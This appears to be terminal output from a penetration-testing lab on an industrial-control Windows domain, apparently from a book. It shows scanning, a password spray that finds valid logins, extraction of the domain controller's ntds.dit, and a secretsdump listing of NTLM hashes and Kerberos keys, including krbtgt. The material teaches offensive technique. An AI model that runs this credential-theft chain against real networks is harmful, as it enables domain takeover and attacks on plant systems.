





```
msf6 > db_import /home/pac/Downloads/PLCs-SCAN_upychx.nessus
[*] Importing 'Nessus XML (v2)' data
[*] Importing host 172.25.200.21
[*] Importing host 172.25.200.20
[*] Importing host 172.25.200.15
[*] Importing host 172.25.200.12
[*] Importing host 172.25.200.11
[*] Successfully imported /home/pac/Downloads/PLCs-SCAN_upychx.nessus
```




```
msf6 > hosts

Hosts
=====

address        mac                name           os_name                   os_flavor  os_sp  purpose  info  comments
-------        ---                ----           -------                   ---------  -----  -------  ----  --------
172.25.200.11  00:00:bc:5b:bf:f1  172.25.200.11  Enterasys Networks Switch                   device
172.25.200.12  00:00:bc:5a:d0:56  172.25.200.12  Enterasys Networks Switch                   device
172.25.200.15                     172.25.200.15  IRIX                                        device
172.25.200.20                     172.25.200.20  Linux                                2.6    server
172.25.200.21                     172.25.200.21  Linux                                2.6    server
```




```
msf6 > services
Services
========

host           port   proto  name    state  info
----           ----   -----  ----    -----  ----
172.25.200.11  68     udp            open
172.25.200.11  80     tcp    www     open
172.25.200.11  161    udp    snmp    open
172.25.200.11  319    udp            open
172.25.200.11  320    udp            open
172.25.200.11  2222   udp            open
172.25.200.11  44818  tcp    unirpc  open
172.25.200.11  44818  udp            open
172.25.200.12  68     udp            open
172.25.200.12  80     tcp    www     open
172.25.200.12  161    udp    snmp    open
172.25.200.12  319    udp            open
172.25.200.12  320    udp            open
172.25.200.12  2222   udp            open
172.25.200.12  44818  tcp    unirpc  open
172.25.200.12  44818  udp            open
172.25.200.15  80     tcp    www     open
172.25.200.15  44818  tcp    unirpc  open
172.25.200.20  44818  tcp            open
172.25.200.21  502    tcp            open
```




```
msf6 > vulns

Vulnerabilities
===============

Timestamp                Host           Name                                                  References
---------                ----           ----                                                  ----------
2021-04-01 21:16:37 UTC  172.25.200.21  Common Platform Enumeration (CPE)                     NSS-45590
2021-04-01 21:16:37 UTC  172.25.200.21  Nessus Scan Information                               NSS-19506
2021-04-01 21:16:37 UTC  172.25.200.21  IP Protocols Scan                                     NSS-14788
2021-04-01 21:16:37 UTC  172.25.200.21  Device Type                                           NSS-54615
2021-04-01 21:16:37 UTC  172.25.200.21  OS Identification                                     NSS-11936
2021-04-01 21:16:37 UTC  172.25.200.21  ICMP Timestamp Request Remote Date Disclosure         CVE-1999-0524,CWE-200,NSS-10114
2021-04-01 21:16:37 UTC  172.25.200.21  TCP/IP Timestamps Supported                           NSS-25220
2021-04-01 21:16:37 UTC  172.25.200.21  Traceroute Information                                NSS-10287
```




```
msf6 > vulns -S MS17

Vulnerabilities
===============

Timestamp                Host            Name                                              References
---------                ----            ----                                              ----------
2021-04-05 21:47:01 UTC  172.25.100.220  MS17-010: Security Update for Microsoft Windows   CVE-2017-0143,CVE-2017-0144,
                                          SMB Server (4013389) (ETERNALBLUE) (ETERNALCHA   17-0146,CVE-2017-0147,CVE-20
                                         MPION) (ETERNALROMANCE) (ETERNALSYNERGY) (Wanna   D-96704,BID-96705,BID-96706,
                                         Cry) (EternalRocks) (Petya) (uncredentialed che   EDB-ID-41891,EDB-ID-41987,MS
                                         ck)                                               7-A-0065,MSKB-4012212,MSKB-4
                                                                                           MSKB-4012215,MSKB-4012216,MS
                                                                                           606,MSKB-4013198,MSKB-401342
                                                                                           S17-010 EternalBlue SMB Remo
                                                                                           ol Corruption,NSS-97833
```




```
┌──(pac㉿kali-001)-[~]
└─$ windapsearch -d 172.25.100.100 -u user-1@ot-domain -p Password123  -m users | grep sAMA | awk '{print $2}' > users.txt

┌──(pac㉿kali-001)-[~]
└─$ cat users.txt
engineer-1
Guest
DefaultAccount
engineer-2
krbtgt
Administrator
engineer-3
pac
user
engineer-4
admin
theAdmin
LAB-DOMAIN$
User-1
```




```
┌──(pac㉿kali-001)-[~]
└─$ kerbrute

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 04/05/21 - Ronnie Flathers @ropnop

This tool is designed to assist in quickly bruteforcing valid Active Directory accounts through Kerberos Pre-Authentication.
It is designed to be used on an internal Windows domain with access to one of the Domain Controllers.
Warning: failed Kerberos Pre-Auth counts as a failed login and WILL lock out accounts

Usage:
  kerbrute [command]

Available Commands:
  bruteforce    Bruteforce username:password combos, from a file or stdin
  bruteuser     Bruteforce a single user's password from a wordlist
  completion    generate the autocompletion script for the specified shell
  help          Help about any command
  passwordspray Test a single password against a list of users
  userenum      Enumerate valid domain usernames via Kerberos
  version       Display version info and quit
```



```
┌──(pac㉿kali-001)-[~]
└─$ kerbrute passwordspray -d OT-domain.local --dc 172.25.100.100 users.txt Password123

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 04/05/21 - Ronnie Flathers @ropnop

2021/04/05 16:20:23 >  Using KDC(s):
2021/04/05 16:20:23 >   172.25.100.100:88

2021/04/05 16:20:23 >  [+] VALID LOGIN:  pac@OT-domain.local:Password123
2021/04/05 16:20:23 >  [+] VALID LOGIN:  engineer-1@OT-domain.local:Password123
2021/04/05 16:20:23 >  [+] VALID LOGIN:  engineer-2@OT-domain.local:Password123
2021/04/05 16:20:23 >  [+] VALID LOGIN:  theAdmin@OT-domain.local:Password123
2021/04/05 16:20:23 >  [+] VALID LOGIN:  User-1@OT-domain.local:Password123
2021/04/05 16:20:23 >  Done! Tested 14 logins (5 successes) in 0.022 seconds
```



```
PS C:\Users\Administrator\Downloads> ntdsutil.exe
C:\Windows\system32\ntdsutil.exe: activate instance ntds
Active instance set to "ntds".
C:\Windows\system32\ntdsutil.exe: ifm
ifm: create full c:\extract
Creating snapshot...
Snapshot set {2be55b35-109f-4aea-a3d7-964f8878d860} generated successfully.
Snapshot {9cdc7d82-5924-4509-ad79-3b4ce447f66e} mounted as C:\$SNAP_202104051724_VOLUMEC$\
Snapshot {9cdc7d82-5924-4509-ad79-3b4ce447f66e} is already mounted.
Initiating DEFRAGMENTATION mode...
     Source Database: C:\$SNAP_202104051724_VOLUMEC$\Windows\NTDS\ntds.dit
     Target Database: c:\extract\Active Directory\ntds.dit

                  Defragmentation  Status (% complete)

          0    10   20   30   40   50   60   70   80   90  100
          |----|----|----|----|----|----|----|----|----|----|
          ...................................................

Copying registry files...
Copying c:\extract\registry\SYSTEM
Copying c:\extract\registry\SECURITY
Snapshot {9cdc7d82-5924-4509-ad79-3b4ce447f66e} unmounted.
IFM media created successfully in c:\extract
ifm: quit
C:\Windows\system32\ntdsutil.exe: quit
PS C:\Users\Administrator\Downloads> dir C:\extract\


    Directory: C:\extract


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----         4/5/2021   5:24 PM                Active Directory
d-----         4/5/2021   5:24 PM                registry


PS C:\Users\Administrator\Downloads> dir 'C:\extract\Active Directory\'


    Directory: C:\extract\Active Directory


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         4/5/2021   5:24 PM       33554432 ntds.dit
-a----         4/5/2021   5:24 PM          16384 ntds.jfm
```



```
┌──(pac㉿kali-001)-[~/Documents/book]
└─$ impacket-secretsdump -system SYSTEM -ntds ntds.dit LOCAL
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0xda02d5ebe110cb0645d4622f204d1514
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 7de7b76a47c483f1159c37fb92c2392a
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7aa2d34414c530b3c4a5ca0cd874f431:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
OT-DC1$:1000:aad3b435b51404eeaad3b435b51404ee:6f51eae3f682923a716976628d19fe07:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:5c8203b6d6fc528b59a59168d4fc3fed:::
FT-DIR1$:1105:aad3b435b51404eeaad3b435b51404ee:c8d9d53ed85feeedb4339537bd414e91:::
OT-Domain.local\engineer-1:1106:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
OT-Domain.local\engineer-2:1107:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
OT-Domain.local\engineer-3:1108:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
OT-Domain.local\engineer-4:1109:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
FT-DIR2$:1111:aad3b435b51404eeaad3b435b51404ee:8148a4a6af95c4e6b3383c21672a16e2:::
WORKSTATION2$:1114:aad3b435b51404eeaad3b435b51404ee:0f601805b90b6d685e430f8810eb066b:::
WORKSTATION10$:2102:aad3b435b51404eeaad3b435b51404ee:1d0fd8c555e89e58f797fc04f7a3126f:::
WORKSTATION1$:2103:aad3b435b51404eeaad3b435b51404ee:f316157408c672bb2e8ac627a22bc198:::
WORKSTATION12$:2105:aad3b435b51404eeaad3b435b51404ee:e59150632155b3050e38ed6f12acb519:::
OT-Domain.local\admin:2106:aad3b435b51404eeaad3b435b51404ee:8c4fb19f4ecf1697ac542de6abcfae9b:::
HMI-1$:2107:aad3b435b51404eeaad3b435b51404ee:a68c9dc314b7c1fdf5b82c0e8f3aab98:::
OT-Domain.local\theAdmin:3101:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
HMI-2$:3102:aad3b435b51404eeaad3b435b51404ee:b92e2a51775e044c2c740099b36e796f:::
LAB-DOMAIN$:5101:aad3b435b51404eeaad3b435b51404ee:2f27c66deddb6a954d57b4fda536f404:::
OT-SQL$:5102:aad3b435b51404eeaad3b435b51404ee:703432772c4ab7362b839abb485b6664:::
OT-Domain.local\pac:5104:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
OT-Domain.local\user:5601:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
OT-Domain.local\User-1:5602:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
[*] Kerberos keys from ntds.dit
Administrator:aes256-cts-hmac-sha1-96:b4d33457589b81519738b8d643549e8f3908c2f38137cfc321d7510e9e18c07b
Administrator:aes128-cts-hmac-sha1-96:f48f91120f1b45140b219c20791d97dc
Administrator:des-cbc-md5:252faec77c2f0ba1
OT-DC1$:aes256-cts-hmac-sha1-96:ca9bbf7a9dabd2e21fff63829b796f71f09eb565e5b6af5c2cc6178c21ab16b5
OT-DC1$:aes128-cts-hmac-sha1-96:9cddb2e7ebfca38e95ebebc25eee67e4
OT-DC1$:des-cbc-md5:cdba162a8ad916c8
krbtgt:aes256-cts-hmac-sha1-96:6be3c947cf2468dbe369208816525f058cadd0c140708e9749e6323e9cc8dc0c
krbtgt:aes128-cts-hmac-sha1-96:13d4a290ecd6f4cf0dec4cd9e16193b9
krbtgt:des-cbc-md5:325e4fa7527376fb
FT-DIR1$:aes256-cts-hmac-sha1-96:e658c6f7cd1af9429cc5780b0595d00665a8eaff85b4472fa7c3b9d6d8c7224f
FT-DIR1$:aes128-cts-hmac-sha1-96:2eacf5862a3349e0156df9ce42296a67
FT-DIR1$:des-cbc-md5:b38668860b8f86a4
```

